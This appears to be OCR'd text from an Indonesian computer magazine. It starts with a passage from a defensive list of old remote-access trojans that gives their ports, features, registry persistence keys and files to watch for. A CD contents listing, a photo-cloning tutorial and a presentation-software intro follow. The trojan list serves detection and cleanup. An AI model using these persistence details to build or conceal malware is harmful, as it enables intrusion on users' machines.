Shockrave yang merupakan program remote control menggunakan port ini. Dalam Registry dapat ditemukan pada `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\` (Key: NetworkPopup). Program yang perlu diwaspadai adalah netpopup.exe.

17. Port 1999

Sebagai remote backdoor Trojan yang pertama BackDoor sudah tersebar ke segala penjuru dunia. Dibuat menggunakan Visual Basic, program ini cukup banyak fitur seperti:

- kontrol cd-rom
- kontrol Ctrl-Alt-Del
- pesan
- chat
- manajemen file
- control mouse

Selama konfigurasi, Registry Keynya terdapat pada `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run` (Key: notpa) program yang perlu diwaspadai adalah notpa.exe.

18. Port 1999-2005, 9878

Remote control Trojan yang berasal dari Jerman dan bernama Transmission Scout memiliki banyak feature yang cukup berbahaya. Program ini dalam registry dapat ditemukan pada

`HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`
 (Key: kernel16).

19. Port 2001

Trojan Cow yang merupakan contoh lain remote backdoor Trojan memakai port ini. TrojanCow memiliki banyak feature seperti:

- membuka/menutup CD-ROM
- menghilangkan desktop icon
- menghilangkan tombol start
- menghilangkan system tray
- menghilangkan penunjuk waktu
- merubah background
- menghapus file
- mematikan/restart PC target
- log off windows

selama konfigurasi, Registry Keynya bisa ditemukan pada

`HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`

(Key: SysWindow)

20. Port 2115

Bugs yang merupakan program remote akses sederhana menggunakan port ini, memiliki feature seperti manajemen file, serta mengontrol window melalui GUI yang terbatas. Pada registry berada di

`HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`
 (Key: SysTray)

21. port 2140, 3150

The Invasor yaitu program remote akses dengan feature seperti pesan, kontrol suara, format, dan screen capture merupakan contoh program yang menggunakan port ini. Dalam registry bisa ditemukan

`HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`
 (Key: SystemDLL32)

22. Port 2155, 5512

Illusion Mailer yang merupakan email spammer yang membuat si penyerang seakan-akan korban dan mengirim email dari komputer target, yang muncul pada e-mail header adalah IP Address target dimana sebenarnya yang mengirim pesan adalah si penyerang. Dalam registry program ini mencatat dirinya pada

`HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`
 (Key: Sysmem)

23. Port 2565

Striker yang apabila di eksekusi, tujuan utamanya adalah menghancurkan windows, program ini akan menghilang setelah sistem di restart. File yang perlu diwaspadai adalah servers.exe

24. Port 2600

Backdoor remote akses Trojan yang bernama Digital RootBeer menggunakan port ini. Beberapa feature yang dimilikinya adalah:

- pesan
- kontrol monitor
- chat
- kontrol audio

dalam registry bisa ditemukan pada

`HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`
 (Key:ActiveXConsole)

25. Port 2989

RAT merupakan salah satu dari remote akses backdoor trojan yang berbahaya. RAT di buat untu merusak hard disk. Program ini dalam registry bisa dilihat pada

`HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`
`Explorer = "C:\WINDOW\system\MSGSRV16.exe`

`HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\Default=" "`

`HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\ Explorer=" "`

26. Port 3459-3801

Trojan Eclipse pada dasarnya adalah salah satu program FTP yang berjalan secara tersembunyi. Apabila program ini tereksekusi, maka penyerang memiliki hak penuh atas akses FTP ke seluruh file termasuk file exe, menghapus, membaca, dan merubahnya. Eclipse menuliskan dirinya pada registry, yang terdapat di

`HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`
`Rnaapp="C:\WINDOWS\SYSTEM (Key: rmaapp)". File`

yang perlu diwaspadai adalah rmaapp.exe

27. Port 3700, 9872-9875, 10067, 10167

Portal of Doom yang merupakan salah satu Trojan remote control yang populer menggunakan salah satu port ini. Program ini memiliki feature seperti kontrol CDROM, kontrol audio, file explorer, kontrol taskbar, keylogger, dll. Untuk melihat registry keynya, bisa di temukan pada `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\` (Key: String).

28. Port 4567

File Nail adalah salah satu ICQ backdoor, yang menimbulkan keresahan pada komunitas ICQ.

29. Port 5000

Bubbel adalah remote backdoor Trojan yang menggunakan port ini, dengan feature yang hampir sama dengan Trojan Cow terbaru termasuk mengirim pesan, kontrol monitor, kontrol modem, kontrol audio, dll.

30. Port 5001, 30303, 50505

Sockets de Troie adalah virus yang penyebarannya dibantu oleh backdoor remote administration. Apabila sudah tereksekusi, virus ini menampilkan DLL error yang sederhana lalu mengcopy dirinya pada directory `Windows\System` dengan nama `MSCHV32.EXE` dan memodifikasi windows registry. Biasanya virus ini bisa dilihat pada registry `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunLoadMSchv32Drv = C:\WINDOWS\SYSTEM\MSchv32.exe`

`HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunLoadMgadeskdll = C:\WINDOWS\SYSTEM\Mgadeskdll.exe`

31. Port 5151

Contoh program yang memakai port ini adalah Optix yang merupakan remote akses trojan dan di-compile dengan Borland Delphi 5. feature yang terdapat di program ini antara lain merestart sistem, upload file, melihat proses yang sedang berjalan, mematikan proses dll. File yang harus diwaspadai adalah semua file Backdoor.optix termasuk Winstart.bat

32. Port 5569

Robo-Hack yang merupakan remote akses backdoor lama dan ditulis menggunakan Visual Basic menggunakan port ini. Program ini tidak menyebarkan dirinya, dan memiliki beberapa feature dasar seperti sistem monitoring, edit file, restart/matikan sistem, kontrol CDROM. File yang perlu diwaspadai adalah robo-serv.exe

33. Port 6969, 16969

Priority adalah program remote kontrol yang dibuat oleh Visul Basic dan memiliki banyak feature seperti kontrol CDROM, kontrol audio, file explorer, kontrol taskbar, kontrol desktop, shutdown/restart sistem, port scanning dll. Pada registry bisa kita lihat di

`HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\` (Key : Pserver).

34. Port 7000

Remote Grab menggunakan port ini. Program yang berlaku seperti penangkap layar ini dibuat untuk remote spying, dalam konfigurasi, file ini mengcopy dirinya ke `C:\WINDOWS\System\mprexe.exe`

35. Port 7597

RAT.QAZ, W32.QAZ.Worm, HLLW.QAZ, QAZ Trojan menggunakan port ini. Merupakan remote akses yang

dicompile oleh MS Visual C++. File yang dieksekusi adalah qazwsx.hsq. Dalam registry, bisa kita lihat pada `HKLM\Software\Microsoft\Windows\CurrentVersion\Run` "StartIE"="C:\WINDOWS\NOTEPAD.EXE qazwsx.hsq". File yang perlu diwaspadai adalah notepad.exe (setelah mengapus file ini, kemudian rename note.exe menjadi notepad.exe).

36. Port 10101

BrainSpy adalah Trojan remote kontrol yang memiliki feature seperti Trojan sejenisnya. Trojan ini memiliki kemampuan untuk menghapus daftar virus yang telah di scan. Pada registry bisa dilihat di beberapa tempat seperti:


`HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices - Dualji`

`HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices - Gbubzhnw`

`HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices - Fexhqcx`

37. Port 10520

Acid Shivers, merupakan Trojan remote kontrol yang melalui service telnet untuk mengeksekusi command dan memiliki kemampuan untuk mengirim pesan pada penyerang bila sistem target telah aktif. File yang perlu diwaspadai adalah en-cid12.exe, en-cid12.dat



Gambar 5. Acid Shivers

38. Port 12223

keylogger seperti Hack'99 menggunakan port ini, seperti keylogger lainnya, program ini bisa mengirimkan hasil ketikan korban secara real-time (apabila tersambung dengan internet tentunya).

39. Port 18000

Service Pro adalah salah satu remote backdoor Trojan dengan kemampuan seperti menghapus file, menjalankan program, shutdown dan restart PC korban, log off windows dll. Pada registry bisa dilihat di

`HKLM\Software\Microsoft\Windows\CurrentVersion\Run - Srvcp`

40. Port 20000 - 20001

Program remote kontrol yang bernama Millenium menggunakan port ini, dibuat dengan Visual Basic, program ini memiliki kemampuan seperti kontrol cdrom, kontrol audio, keylogger, kontrol taskbar dan desktop, port scanning dll. Pada registri bisa kita lihat di `HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices` (Key: Millenium). File yang perlu diwaspadai adalah hool.exe

41. Port 22222, 33333

Prosiak merupakan program remote kontrol dengan kemampuan seperti kontrol cdrom, kontrol audio, kontrol desktop dll. Kita bisa lihat registry keynya di `HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices` (Key: Microsoft DLL Loader). File yang perlu diwaspadai adalah prosiak.exe.

42. Port 30029

salah satu program yang memakai port ini adalah AOL Trojan. Trojan ini menginfeksi DOS.EXE, dan bisa menyebarkan dirinya melali LAN, WAN, INTERNET, atau melalui email. Pada registry bisa dilihat di `HKLM\Software\Microsoft\Windows\CurrentVersion\Run` (Key: dat92003).



Gambar 6. Millenium


43. Port 30100 - 30102

NetSphere yang merupakan program remote yang powerfull dan berbahaya menggunakan port ini. Feature yang ada pada Trojan ini antara lain shutdown/restart sistem, kontrol audio, melihat informasi sistem target secara komplit, kontrol mouse, chat dll. Dalam registry bisa kita lihat di

`HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices - nssx`

44. Port 1349, 31337 - 31338, 54320 - 54321

Back Orifice program remote yang terkenal dan sudah menyebar luas menggunakan port ini. BO mengendalikan nyaris sepenuhnya terhadap sistem, termasuk restart sistem serta mengirim dan menerima file.



Gambar 7. BackOrifice

45. Port 33911

Spirit, yang kita kenal sebagai remote backdoor dengan kemampuan unik yaitu merusak monitor. Kabarnya program ini mereset resolusi layar dan merubah refresh rate dari layar juga. File yang perlu diwaspadai adalah `windown.exe` dan pada registry bisa kita lihat di `HKLM\Software\Microsoft\Windows\CurrentVersion\RunService` (Key: SystemTray).

46. Port 35000


Infecter adalah remote akses Trojan yang di compile menggunakan Borland Delphi 5 dan memiliki kemampuan seperti menutup server, merubah port, mengganti password, restart/shutdown sistem, log off user dll. File yang perlu diwaspadai adalah `d3x.drv`, `FC32.exe`, `apxil32.exe`, dan `setup.int` pada direktori windows.

47. Port 40412

Keylogger The Spy menggunakan port ini. Program ini hanya bisa mengirimkan hasilnya secara langsung, tidak bisa menyimpannya dulu bila target sedang dalam keadaan off line. Pada registry bisa kita lihat di `HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices` (Key : systray)

48. Port 47262

Program Delta Source terinspirasi dari Back Orifice, dibuat menggunakan Visual Basic. Sebagai hasilnya semua feature dari program ini sama seperti feature yang ada pada BO. Dalam registry bisa kita lihat pada `HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices` (Key: Ds admin tool)



Gambar 8. Delta

49. Port 65000

Devil merupakan program remote kontrol yang dibuat dengan Visual Basic. Software ini tidak akan aktif kembali bila sistem target telah di restart. Beberapa feature yang ada antara lain kontrol sdrom, dan mematikan aplikasi. File yang perlu diwaspadai adalah `opscrip.exe`, `winamp34.exe`, `wingenoid.exe`.

50. Port 6400


The thing adalah program yang dibuat untuk meng-upload dan engeksekusi suatu program secara remote. Dalam registry bisa kita lihat pada `HKLM\Software\Microsoft\Windows\CurrentVersion\Run` (Key: Default)

51. Port 119

Happy 99 sebenarnya sebuah program yang menampilkan gambar kembang api yang indah, tetapi di belakang layar, dia mengirimkan keylogger, DoS control dll.

52. Port 27374

SubSeven Apocalypse menggunakan port ini, merupakan program Trojan yang tidak kalah terkenal dengan Back Orifice. Feature yang terdapat di program ini antara lain bisa mengendalikan mouse, spy ICQ, membuka web browser untuk masuk ke site yg telah ditentukan dll.



Gambar 9. Sub Seven Apocalypse

daftar isi cd neotek

SPYREMOVAL

Adaware SE	adaware se.exe
Adaware Tools	reghe.exe SKIN_greyscaled.zip SKIN_mediumblue.zip SKIN_testskin.zip update definition
BPS-Spyware Remove	BPS-Spyware Remove.zip
Omnisquad	Omnisquad_antispyl.zip
Process Explore	procexpamd64.zip proce9x.zip proce9nt.zip
ZeroSpyware	ZeroAds_Downloader.exe ZeroSpy2004 Downloader.exe ZNetHistory_Downloader.exe

HONEYPOT

Honeyd Linux	honeyd-0.8.tar honeyd-0.8a.tar honeyd-0.8b.tar honeyd-1.0.tar honeyd-0.8.tar.gz.sig honeyd-0.8a.tar.gz.sig honeyd-0.8b.tar.gz.sig honeyd-1.0.tar.gz.sig honeyd.exe
Honeyd Windows	honeyd-0.5-win32.zip honeyd-0.5-win32.diff honeyd-0.5a-win32 dsniff-1.8-win32-static libdnet-1.5-msvc.zip libdnet-1.5-msvc.diff libdnet-1.7-msvc.zip libevent-0.6-win32.zip libevent-0.6-win32.diff libevent-0.7c-msvc.zip libnids-1.13-win32 libnids-1.14-win32.zip libnids-1.16-win32.zip scanlogd-2.2-win32.zip snort-1.6.2.2-win32-static.zip snort-1.6.3-win32-static.zip snort-1.6-win32-static.zip snort-1.7-win32-FlexRESP-static.zip snort-1.7-win32-MySQL-static.zip snort-1.7-win32-static.zip snort.panel.zip WinPcap_3_0_a.exe
Honeyd Tools	arpd-0.2.tar.gz honeycomb-0.6.tar.gz nttlscan-0.1.tar.gz
HoneyWeb	HoneyWeb-0.4.tgz
Jackpot	jackpot-1.2.2.zip
Honeypot	honeypot-backofficer-friendly-1.0.1.tar honeypot-shoneypot-0.2-7.tar.gz
Honey Paper	honeycomb.ppt honeycomb-poster-sc2003.pdf honeycomb-poster-paper-sc2003.pdf honeycomb-slides.pdf honeycomb-hotnetsII.pdf norm.ps.gz

JAVA

JRE 1.3.1_1_15 Solaris SPARCH	j2re-1_3_1_15-solaris-sparc.sh
JRE 1.3.1_1_15 Solaris x86	j2re-1_3_1_15-solaris-i586.sh
JRE 1.3.1_1_15 Windows	j2re-1_3_1_15-windows-i586-i.exe j2re-1_3_1_15-windows-i586
JSDK 1.3.1_1_15 Solaris Sparc	j2sdk-1_3_1_15-solaris-sparc.sh j2sdk-1_3_1_15-solaris-sparc[1].tar.gz
JSDK 1.3.1_1_15 Solaris x86	j2sdk-1_3_1_15-solaris-i586.sh
JSDK 1.3.1_1_15 Windows	j2sdk-1_3_1_15-windows-i586.exe

SMARTPHONE

MobileReversi	reversisp11.zip
OmetaChess	ornetachess_setup.exe
OrmetaFTP	ornetaftp_setup.exe
TrendMicro MobileSecurity	tmms-v10-build1147.zip
Tube Singapore	tube_v205_sp_singapore.zip

**POCKET PC**

Application	Pocketcmd_sh3_setup.exe Pocketcmd_arm_setup.exe Pocketcmd_mips_setup.exe MSASync.exe evt2002web_min.exe 692-CF-DEV.exe PortSDK.exe handheldPCPro30SDK.exe HandheldPC20SDK.exe
SDK	adoce.zip adoceSample.zip api.zip ceNotepad.zip commandbar.zip database1.zip datepick.zip ePhoto Album.zip EVBPPC2002.zip file_system.zip FingerCell_sample_DB.zip FingerCellDemoPocketPC.zip ftpclient_demo.zip ftpclient_src.zip menusample.zip modal.zip pkcrt_pocketpc.zip pocketaccess.zip PocketCmd.zip registry.zip speak.zip vbcesu.zip zinc_evb_apps_portable_abstract.zip zinc_evb_aspritece.zip zinc_evb_cryptotext.zip zinc_eVB_RAS_and_FTP_ver6.zip zinc_evb_skinnable_keyboard.zip CF.zip evb_skin-key.zip ScreenProject.zip
Source	ADOCE (ActiveX Data Objects for CE).txt ce-serial-flaws.pdf ceutilsinstall.doc dinotext.pdf Documentation - Version 20.txt FC_12_EDK.pdf TiffanySC.pdf
PocketPC Paper	

PROYEK

Lampiran_ASM 468	_468.txt
Lampiran_Utilman	Utilman_exploit.txt
Lampiran-evb_plot3d	lampiran-codes_evb_plot3d.txt Plot3D.zip
Lampiran-evb_puzzle	lampiran-codes_evb_puzzle.txt Puzzle.zip
Lampiran-evb_tictactoe	lampiran-codes_evb_tictactoe.txt evb_TicTacToe.zip

GAMES

Empire Earth II	si_empireearth_demo.exe
DirectX8_1	Directx8_1.exe

PHOTO EDITING

PhotoImpact - Clone Effect

Merekayasa photo baik itu photo koleksi pribadi ataupun photo koleksi keluarga untuk tujuan artistik, ternyata dapat dengan mudah dilakukan. Andi Ismayadi (fuzk3_kendi@yahoo.com) membeberkan teknik photo editing dengan melakukan efek kloning dimana menempatkan obyek hantu (penampakan hantu) ke dalam sebuah photo yang lain.

KETIKA ANDA MENJELAJAH DI INTERNET PADA SEBUAH situs horor, anda melihat sebuah photo dimana terlihat terlihat sebuah penampakan seperti hantu. Anda pun yakin itu adalah hasil rekayasa, karena pantulan bayangan hantu itu ada di lantai. Bagaimana bisa ya? Itu adalah rekayasa pada photo dengan menggunakan efek clonning, bisa memakai Adobe Photoshop ataupun software lainnya. Kali ini kita akan membahasnya di Ulead PhotoImpact yang merupakan saingan Adobe Photoshop karena kemudahannya.



Gambar 1. Penampakan dalam film Jelangkung

Tentunya anda harus mempunyai software ini terlebih dahulu untuk itu silahkan kunjungi situs Ulead di www.ulead.com, tentunya selain PhotoImpact, ada banyak software lainnya dalam hal editing yang pernah dibahas sebelumnya yaitu Video Editing dan Ulead Video Studio 7. Untuk itu tidak ada ruginya anda melihat-lihat situsnya. Setelah instalasi Ulead PhotoImpact, sekarang mari kita merekayasa sebuah photo dengan penampakan hantu.

Pertama, siapkan photo-photo yang akan di kloning, untuk itu photo pertama adalah photo dasar yang akan di beri efek kloning, photo kedua adalah photo yang akan di kloning. Dalam contoh ini, jelangkung2.jpg akan kita masukan hasil kloningnya ke file dasar1.jpg.


Kedua, buka photo-photo tersebut dalam lingkung kerja PhotoImpact. Pada tahap ini yang perlu dilakukan adalah menyamakan ukuran kedua photo. Disini kita akan melakukan klon hantu yang berbaju putih, untuk itu ukuran pada jelangkung2.jpg disamakan ukurannya dengan foto dasar yaitu berukuran 640x480. Caranya pada Main Toolbar, Format>Image Size atau menekan tombol CTRL+G, lalu akan keluar dari menu setting ukuran gambar, pilih Standart yang berukuran 640x480.

Ketiga, selanjutnya adalah menyamakan setting keadaan gambar, apakah gelap atau terang. Dalam hal ini, dasar1.jpg mendekati gelap, sedangkan jelangkung2.jpg kebalikannya yaitu terang. Untuk itu kita harus menggelapkan sedikit jelangkung2.jpg. Caranya adalah dengan memakai burn brush tools di easypalletes properties. Tekan F2, lalu akan muncul Palletes Properties. Disini ter-


seedia banyak efek-efek yang dapat digunakan untuk mengedit gambar. Untuk menggelapkan gambar, pilih Brush Gallery>Retouch Tools dan klik dua kali efek Wide Burn. Setelah dipilih akan muncul Brush panel, ini adalah properti dari pointing brush anda. Untuk menentukan ukuran besar kecilnya brush point dapat diatur.

Keempat, setelah semua properti yang disebutkan di-setting, anda tinggal bakar warna yang terlalu terang dengan berpato-kan kepada dasar1.jpg sehingga bakaran anda tidak terlalu berlebihan.


Kelima, apabila gambar



Gambar 2. Photo-photo yang akan di kloning



Gambar 3. Pesan error



Gambar 4. Penempatan kloning


dasar anda rada buram atau kabur, itu berarti terdapat efek Blur di dalamnya. Untuk itu anda dapat sesuaikan pada Brush Gallery>Retouch Tools dan klik dua kali efek Slight Blur. Dan masih banyak lagi efek-efek yang terdapat pada Ulead PhotoImpact, silahkan anda mencobanya sendiri

Keenam, saatnya melakukan kloning. Buka clone properti di Gallery>Clone Tools lalu klik dua kali di Reflection 2, akan muncul lagi point brush-nya. Setelah di setting, arahkan kursor ke photo yang akan di kloning, terlihat kursor berubah menjadi tanda plus (+). Bidik atau tetapkan titik permulaan untuk kloning kemudian tekan tombol SHIFT sembari mengklik titik tetapan tadi. Apabila anda tidak menekan tombol SHIFT maka ada pesan error.

Ketujuh, setelah itu pindahkan kursor ke gambar dasar untuk melakukan kloning pada obyek yang akan di kloning, jangan lupa untuk menentukan lokasi kloning itu berada. Untuk itu cari yang sekiranya tidak terlalu mencolok mata agar hasil kloning anda tidak mudah di-



Gambar 6. Hasil akhir efek kloning



Gambar 5. Penempatan kloning lebih dari satu

ketahui oleh orang dan jangan terlalu memaksakan lokasinya, penempatan yang baik adalah dalam keadaan gelap. Tahan klik kiri mouse anda kemudian tarik ke bawah. Untuk meningkatkan akurasi dalam proses kloning ini, sebaiknya zoom photo dasar sehingga terlihat garis pemisah antara obyek yang di kloning dengan foto dasar. Bersabar dan teliti adalah kunci untuk mendapatkan hasil yang maksimal.

Kedelapan, akhir dari segalanya adalah jangan lupa untuk menyimpan (save) pekerjaan anda tersebut. Kini anda telah menciptakan sebuah photo dengan efek clone.

SWISHMAX


Membuat Presentasi Animasi

Biasa mengikuti seminar? Jika jawabannya "Iya", maka anda pasti sering melihat pertunjukan presentasi yang menarik. Aditya Hadiwijaya (Be_blank@yahoo.com) memberikan teknik membuat presentasi yang menarik dan memiliki animasi untuk menghasilkan presentasi yang baik.


SAAT INI ADA BEBERAPA SOFTWARE YANG DAPAT dipakai untuk membuat presentasi. Tapi anda tentunya merasa bosan dengan animasi yang di tampilkan. Apalagi bila animasinya tidak berjalan dengan baik sewaktu anda menjalankannya pada saat seminar, karena software yang anda gunakan lebih baru daripada software yang digunakan pada saat seminar. Lalu, apa solusinya?

